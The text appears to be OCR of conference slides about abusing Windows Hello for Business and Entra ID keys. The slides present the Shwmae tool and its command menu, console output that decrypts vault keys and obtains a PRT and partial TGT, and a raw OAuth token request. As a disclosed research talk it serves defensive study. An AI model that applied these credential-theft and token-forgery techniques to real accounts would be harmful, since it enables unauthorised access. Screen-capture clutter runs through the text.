
login.windows.net/de60a4fa-d583-4eb0-ab66-ce358af8279c/mary.gruber@ethicalchaos.dev

Entra Key Abuse

- Direct request of new PRT's leveraging the enrolled user key
- The return of Dirk-jan's CVE-2021-33781 via KDFv1 downgrade
- Reported to MSRC
- Conveniently deprecated in time for DEF CON



```
C:\Tools>.\Shwmae.exe prt --sid S-1-5-21-1003644063-402998240-3342588708-1111
[+] Decrypted SYSTEM vault policy 4bf4c442-9b8a-41a0-b380-dd4a704ddb28 key: 2f662c4708167c02732ae89cd4681557be8c
0ac5fd000fdd0c5038ce2fc4c89fd6627f45b8e613611e8282d8f38c08e828c023f6b8f060b
[+] Decrypted vault policy:
  Aes128: 3cb7dbc9f920a6df0aab211b67ef673d
  Aes256: 43642515f325f55c332d14e0295d3ad43dfdb05324fadb7bea687f1a9e0e6ecd
[=] Found Azure key with UPN mary.gruber@ethicalchaos.dev and kid +JTP91aEUWFjFXxbPz6CMxiOWhdohCoTthcr/OwB1ek=
[+] Successfully decrypted NGC key set from protector type Bio
    Transport Key    : SK-4eed430d-3568-3005-69ca-6967fac4ba9c
    PRT              : 0.AS8A-qRg3oPVsE6rZs41ivgnnIc7qjhtoBdIsnV6MWmI2TsvABc.AgABAwEAAAApTwJmzXqdR4BN2miheQMYAgD
FipxXBQPg9FUzb_cf_-EocFxpuumU6EKQ22j8QojxjuJcPMM4dh77euV_VfKBZ9ZsbBlJjHBLuttnWvLJIy4Nlyi9BGVVavj6tg9U512nat_12kZ
8O5DJnPOSsFpPX4CQQh4U3VLcSzmpfLnb_4aVyBb-GNdXLyHK9iz12H5RcTL3TH1z07ogLK-II9jM64BKJVWwb0NRp16fcN8vgH4opiQ7Ora0G2-
VrfkCCc3bEKK0LortDZNXqzhcCFnP75PJAQOnL6t4PBIBpODzAqrldFC8DPWOqd9NX9Lb3S2mtZU8oxaYnIve3X4LCPHTZOh8yLFjCyqC0F2OLpL
iXpI8xHPPL7btpjQHQsBUpCsqtPLHfGEMZNOz8UqqIyQ6iOG8Bf8l9Y-U1mVsKwU_K-LFTVwRBol80Mcv1qtUaQx0sMwMXmuoUr3t_rmsXEy-1u_
CdBW6q99E1qUy9LBwswoDYyIJvJ0JFyh_uUr9Ylp9qaRhkwzKzXTojagpS5Jj6M5AX5xQ0zeDoJHq50YYtZSrpk0LJOx0RzHFCSJ-q0FIzv0zYNi
uPIS3e5WMOzrRGrVDnlgJtcBrDP1XR1BuoyF2KKZq-PIyuKt7iZNakQpm0-Y9gULaDU9Q0tRk8FABkJ71arsGeEgdvbwxmspGMWj74XuDX7mqz-3
0lmeD-vvHGRFZHWlPVvjhKthaSzF9Zo5fXZqzncSjXuA4zK-log2acCqjTd0MtEgpk3VCuARxitVwiIDJWfSFhtdJqDLFtPkpNT_cQRn4NlGrqVR
z7qdL0YfSfhYWDfdjmu4OajA9-E0A_CJwpFOfNwZpTp_QZaPYHizDxWvOh51V4ExwO4hls0iFCOCc7RH4-wjs5laboGOLt3FHIo0
    PRT Random Ctx   : 629c5f725de4f2cc80ad533bad242de26d84ce91a84aad6c
    PRT Derived Key  : 0d78cca41c1bd14c002516377d8e2973354ba7cd7c4da68724ec7b2b8b2124bc
    Partial TGT      :
 doIGEjCCBg6gAwIBBaEDAgEWooIE4TCCBN1hggTZMIIE1aADAgEFoQ4bDEFELkdJTkdFLkNPTaIhMB+gAwIBAqEYMBYbBmtyYnRndBsMQUQuR0l
BJWgAwIBEqEGAgQxn                                                                                             22f
n4WbgQg3E0A0Fokvf                                                                                             /c5
ay1rUKT8+k7zrx5qx                                                                                             dde
```



Change announcements

Security update to Entra ID affecting clients which are running old, unpatched builds of Windows

[Action may be required]

We're making a security update to Entra ID such that use of older unpatched version of Windows which still use the less secure Key Derivation Function v1 (KDFv1) will no longer be supported. Once the update is rolled out, unsupported and **unpatched** Windows 10 and 11 clients will no longer be able to sign in to Entra ID. Globally, more than 99% of Windows clients signing in to Entra ID have the required security patches.

Action required:


If your Windows devices have Security Patches after July 2021 no action is required.

If your Windows devices do not have security updates after July 2021, update Windows to the latest build of your currently supported Windows version to maintain access to Entra ID.

Introducing Shwmae (shuh-my)


- New tool created to abuse the research presented here
- Multiple modes of operation
  - Enumeration
    - Decrypts plaintext password when available
    - Dumps hashcat hash when possible
  - Dump keys
    - Only possible with software backed keys
  - PRT Authentication
  - WebAuthn Proxy
  - Arbitrary signing
  - Okta Terrify integration (TODO)

https://github.com/CCob/Shwmae



```
Shwmae 1.0.0+426a62b7e2cd781b25d4c72bf43ffc4bccb5b098
Copyright (C) 2024 Shwmae

  enum         (Default Verb) Enumerate Windows Hello protectors, keys and credentials

  sign         Sign data using a Windows Hello protected certificate

  prt          Obtain an Entra PRT and partial TGT usable with Rubeus

  webauthn     Create a webserver to proxy WebAuthn requests from an attacking host

  dump         Dump Windows Hello protected keys when backed by software

  help         Display more information on a specific command.

  version      Display version information.
```


Demo Time


File
Action
Media
View
Help
New Tab
Search Google or type a URL
Gmail
Images
Google
Search Google or type a URL
GitHub
Home
crt.sh
Login
Add shortcut
Customize Chrome
ENG
19:13
08/07/2024
Status: Running
File
Edit
View
VM
Tabs
Help
Windows 11 x64 TPM + VBS
Administrator: Windows Powe
Administrator: Windows Powe
Activate Windows
Go to Settings to activate W
62°F
Rain
Search
ENG
UK

```
PS C:\tools>
```

Unprivileged Windows Hello Abuse


Windows Hello for Business PRT with Entra



```
POST /6287f28f-4f7f-4322-9651-a8697d8fe1bc/oauth2/token HTTP/1.1
Host: login.microsoftonline.com
Cookie: x-ms-gateway-slice=estsfd; fpc=AiVX6l7G5iVKnEQ3649ALkk; stsservicecookie=estsfd
Content-Type: application/x-www-form-urlencoded
User-Agent: Windows-AzureAD-Authentication-Provider/1.0
Client-Request-Id: e8a4d7b2-fbce-447f-903f-d3561223f6ed
Return-Client-Request-Id: true
Content-Length: 3868
Connection: close

windows_api_version=2.2&grant_type=urn%3aietf%3aparams%3aoauth%3agrant-type%3ajwt-bearer&request=
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCAieDVjIjoiTUlJRDhqQ0NBdHFnQXdJQkFnSVFrRnhpSE9pejFKMUNBVGxzbm9cL290VE
FOQmdrcWhraUc5dzBCQVFzRkFEQjRNWFl3RVFZS0NaSW1pWlB5TEdRQkdSWURibVYwTUJVR0NnbVNKb21UOGl4a0FSa1dCM2RwYm1SdmQz
TXdIUVlEVlFRREV4Wk5VeTFQY21kaGJtbDZZWFJwYjI0dFFXTmpaWE56TUNzR0ExVUVDeE1rT0RKa1ltRmpZVFF0TTJVNE1TMDBObU5oTF
Rsak56TXRNRGsxTUdNeFpXRmpZVGszTUI0WERUSXpNRFV4TmpFd05EVXpPVm9YRFRNek1EVXhOakV4TVRVek9Wb3dMekV0TUNzR0ExVUVB
eE1rTjJGak9UaG1aVEF0WmpBME1TMDBPV0ZqTFRoak9UWXRNelZoWkRRMU56STJORGN3TUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0
```

JWT header

- Device certificate and signing metadata

